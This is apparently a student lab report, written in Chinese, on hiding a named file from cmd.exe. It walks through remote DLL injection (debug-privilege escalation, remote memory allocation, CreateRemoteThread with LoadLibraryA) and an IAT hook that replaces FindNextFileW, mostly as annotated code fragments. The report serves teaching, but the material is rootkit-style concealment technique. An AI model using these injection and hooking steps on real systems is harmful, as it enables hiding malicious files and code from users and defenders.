实验一 进程注入

一 实验目的：实现基于IAT hook的文件隐藏功能

二 实验内容：

1. 分析explorer.exe和cmd.exe等可以查看文件目录的系统程序遍历文件的实现机制
2. 通过IAT Hook的方法篡改它们的导入表，使这两个程序查看不到文件系统中指定名称的文件。

三 实验过程

1. 主程序
2. 功能：将自己编写的包含有攻击代码的dll文件注入到目标进程（本实验选择注入到“cmd.exe”）
3. 代码逻辑：

提升本进程权限——>获取目标进程的PID——>获得要注入进程的句柄——>在远程进程中开辟出一段内存——>将包含恶意代码的dll的名字写入上一步开辟出的内存中——>在被注入进程中创建新线程加载该dll——>卸载注入的dll

1. 实现细节

①提升本进程权限

\*目的：在操作系统进程时，需要提升自己编写的进程到系统权限，以免发生操作失败现象

\*所用函数：

//获取当前进程句柄

GetCurrentProcess()

//获得进程访问令牌的句柄。第一参数是要修改访问权限的进程句柄；第二个参数指定要进行的操作类型（TOKEN\_ADJUST\_PRIVILEGES：修改令牌的访问权限，TOKEN\_QUERY：查询令牌）；第三个参数是返回的访问令牌指针

OpenProcessToken(GetCurrentProcess(), TOKEN\_ADJUST\_PRIVILEGES | TOKEN\_QUERY, &hToken);：

//获取一个权限对应的LUID值（代表指定的特权名称），第一个参数是系统的名称（本地系统为NULL），第二个参数指明权限的名称（SE\_DEBUG\_NAME：Required to debug and adjust the memory of a process owned by another account.）；第三个参数返回LUID的指针

LookupPrivilegeValue(NULL, SE\_DEBUG\_NAME, &luid);

//根据上一步获取的LUID值，为相应特权赋予新的特权属性（SE\_PRIVILEGE\_ENABLED：特权启用.）。

TOKEN\_PRIVILEGES tkp; tkp.Privileges[0].Luid = luid; tkp.Privileges[0].Attributes = SE\_PRIVILEGE\_ENABLED;

//对之前获得的访问令牌进行修改，使进程获得调试权。第一个参数是访问令牌的句柄；第二个参数为FALSE表示根据后一个参数进行权限修改；第三个参数指明要修改的权限，是一个指向TOKEN\_PRIVILEGES结构的指针

AdjustTokenPrivileges(hToken, FALSE, &tkp, sizeof tkp, NULL, NULL);

②获取目标进程的PID

\*目的：PID为进程唯一标识，获取后方便后面获取目标进程的句柄

\*所用函数：getProcessHandle();

③获得要注入进程的句柄

\*目的：获得目标进程操作内存空间的权限(可用VirtualProtectEx和WriteProcessMemory)

\*所用函数：

HANDLE hProcess = OpenProcess(PROCESS\_VM\_OPERATION | PROCESS\_VM\_WRITE, FALSE, dwpid);

④在远程进程中开辟出一段内存

\*目的：开辟空间用来存放要调用的dll的路径

\*所用函数：

//name + ’\0’

DWORD dwSize = strlen(lpDllName) + 1;

//在指定进程内开辟虚拟空间，第一个参数：申请内存所在的进程句柄；第二个参数：保留页面的内存地址；一般用NULL自动分配；第三个参数：欲分配的内存大小。MEM\_COMMIT：为特定的页面区域分配物理存储；PAGE\_READWRITE：区域可被应用程序读写

LPVOID lpRemoteBuf = VirtualAllocEx(hProcess, NULL, dwSize, MEM\_COMMIT, PAGE\_READWRITE);

⑤将包含恶意代码的dll的名字写入上一步开辟出的内存中

\*所用函数：

//写入内存，函数执行成功返回写入的字节数

WriteProcessMemory(hProcess, lpRemoteBuf, lpDllName, dwSize,(SIZE\_T\*)&dwHasWrite)；

//若写入失败，应释放之前分配的内存

VirtualFreeEx(hProcess, lpRemoteBuf, dwSize, MEM\_COMMIT);

⑥在被注入进程中创建新线程加载该dll

\*目的：调用dll执行恶意代码

\*所用函数：

DWORD dwNewThreadId;

//使用LoadLibrary函数来加载动态链接库

LPVOID lpLoadDll = LoadLibraryA;

//创建远程线程，第一个参数为线程所属进程的进程句柄；第三个参数为线程初始大小,以字节为单位,如果该值设为0,那么使用系统默认大小；第四个参数为在远程进程的地址空间中,该线程的线程函数的起始地址.

HANDLE hNewRemoteThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD\_START\_ROUTINE)lpLoadDll, lpRemoteBuf, 0, &dwNewThreadId);

⑦卸载注入的dll

\*思路：获得在远程线程中被注入的Dll的句柄 —> 卸载Dll

\*所用函数：

//获得在远程线程中被注入的Dll的句柄

LPVOID pFunc = GetModuleHandleA; //获取DLL模块的路径

HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD\_START\_ROUTINE)pFunc, lpRemoteBuf, 0, &dwID);


GetExitCodeThread(hThread, &dwHandle); //线程的结束码即为Dll模块儿的句柄，存入dwHandle中

//将FreeLibraryA注入到远程线程中卸载Dll

pFunc = FreeLibrary;

hThread = CreateRemoteThread(hThread, NULL, 0, (LPTHREAD\_START\_ROUTINE)pFunc, (LPVOID)dwHandle, 0, &dwID);

1. IATHOOK程序（fakedll.dll中调用的攻击代码）
2. 功能：程序中每个调用 API 函数的 CALL 指令所使用的地址都是相应函数登记在 IAT 表的地址，我们将目标进程（cmd.exe）中的FindNextFileW函数（遍历文件目录时使用，存储了文件名等信息）在IAT表中的地址替换为攻击者编写的虚假FindNextFileW函数地址，其中在读到指定文件时在cmd.exe界面上不会显示该文件文件名，起到文件隐藏的作用。程序中每个调用 API 函数的 CALL 指令所使用的地址都是相应函数登记在 IAT 表的地址。
3. 代码逻辑：



1. 具体实现
2. 编写假API函数

\*思路：先调用原始findnextfile函数，根据返回的文件名确定是否是要隐藏的文件，若是则不显示此次调用的结果，直接再次调用findnextfile函数；若不是则将结果直接返回。

\*实现代码：

//遍历IAT表获得API函数真实地址

pHookBlock->pOrigin = (void\*)pRealThunk->u1.Function;

//调用原始findnextfile函数

bool val = fnOrigin(hFindFile, lpFindFileData);

//返回结果的文件名与待隐藏文件文件名比较，相同则跳过

if (0 == wcscmp(File, (wchar\_t\*)lpFindFileData->cFileName))//调用之后进行判断是否为目标文件

{return fnOrigin(hFindFile, lpFindFileData);}

②申请一块空白空间来放置假API函数

\*实现代码：

//分配指定大小内存空间

pMemory = malloc(nNeedSize);

//清零该内存空间

RtlZeroMemory(pMemory, nNeedSize);

③将有关参数写入申请的内存中

\*实现代码：

pHookBlock->pImageBase = pImageBase;//写入dll文件的基地址

pHookBlock->pszImportDllName = pszImportDllName;//写入加载的dll名称

pHookBlock->pszRoutineName = pszRoutineName;//写入调用的API函数的名称

pHookBlock->pFake = pFakeRoutine;//写入编写的假API函数

④获取目标进程导入表地址，遍历导入表获得findnextfile函数所在dll的位置

\*实现代码：

//dos头位于进程基地址

pDosHeader = (IMAGE\_DOS\_HEADER\*)pHookBlock->pImageBase;

//通过dos头找到nt头

pNTHeaders = (IMAGE\_NT\_HEADERS\*)((UCHAR\*)pHookBlock->pImageBase + pDosHeader->e\_lfanew);

//获取导入表实际地址

pImportDescriptor = (IMAGE\_IMPORT\_DESCRIPTOR\*)((UCHAR\*)pDosHeader + pNTHeaders->OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_IMPORT].VirtualAddress);

for (; (pImportDescriptor->Name != 0); pImportDescriptor++)

{

pszImportDllName = (char\*)pHookBlock->pImageBase + pImportDescriptor->Name;

if (NULL != pHookBlock->pszImportDllName)

{

//比较是否是需要寻找的dll，找到地址后进行下一步操作

if (0 != \_stricmp(pszImportDllName, pHookBlock->pszImportDllName))

{

continue;

}

}

}

⑤ 找到指定dll的地址后，在IAT表中该dll下包含的API函数中寻找findnextfile加载后的实际地址

\*实现代码：

pOriginThunk = (IMAGE\_THUNK\_DATA\*)((UCHAR\*)pHookBlock->pImageBase + pImportDescriptor->OriginalFirstThunk);//指向INT表

pRealThunk = (IMAGE\_THUNK\_DATA\*)((UCHAR\*)pHookBlock->pImageBase + pImportDescriptor->FirstThunk);//在PE文件装入内存之后，FirstThunk所指向的IMAGE\_THUNK\_DATA数组内容变更为导入函数的实际地址（IAT表）

//循环测试，找到API函数实际地址后进行下一步操作

for (; 0 != pOriginThunk->u1.Function; pOriginThunk++, pRealThunk++)//pOriginThunk->u1.Function：待扫描函数个数

{

if ((USHORT)pHookBlock->pszRoutineName == LOWORD(pOriginThunk->u1.Ordinal))

{

pHookBlock->pOrigin = (void\*)pRealThunk->u1.Function;

\_IATHook\_InterlockedExchangePointer((void\*\*)&pRealThunk->u1.Function, pHookBlock->pFake);//进行下一步替换操作

}

}

⑥ 更该区域保护属性，使我们对指定内存区域可操作，由此可将原始findnextfile函数的地址替换为假API函数的地址。

\*实现代码：

//修改内存属性，第一个参数为要改变属性的内存起始地址；第二个参数为要改变属性的内存区域大小；第三个参数为指定的新属性；第四个参数为原始属性保存位置

bFlag = VirtualProtect(pAddress, sizeof(void\*), PAGE\_EXECUTE\_READWRITE, &nOldProtect);

pWriteableAddr = pAddress; //原始findnextfile函数地址


//替换地址，pvalue假函数地址

nOldValue = InterlockedExchangePointer((PVOID\*)pWriteableAddr, pValue);


//重设内存属性，改为原始值

VirtualProtect(pAddress, sizeof(void\*), nOldProtect, &nOldProtect);

1. 实验效果
2. 待测试目录



1. DLL注入前后效果比较



1. 实验收获

本次实验中，我掌握了远程dll注入和IAThook的基本思想，学习了PE文件的基本格式和运行在windows下程序的工作原理，基本实现了预期功能。

1. 附录（实验代码）

见附件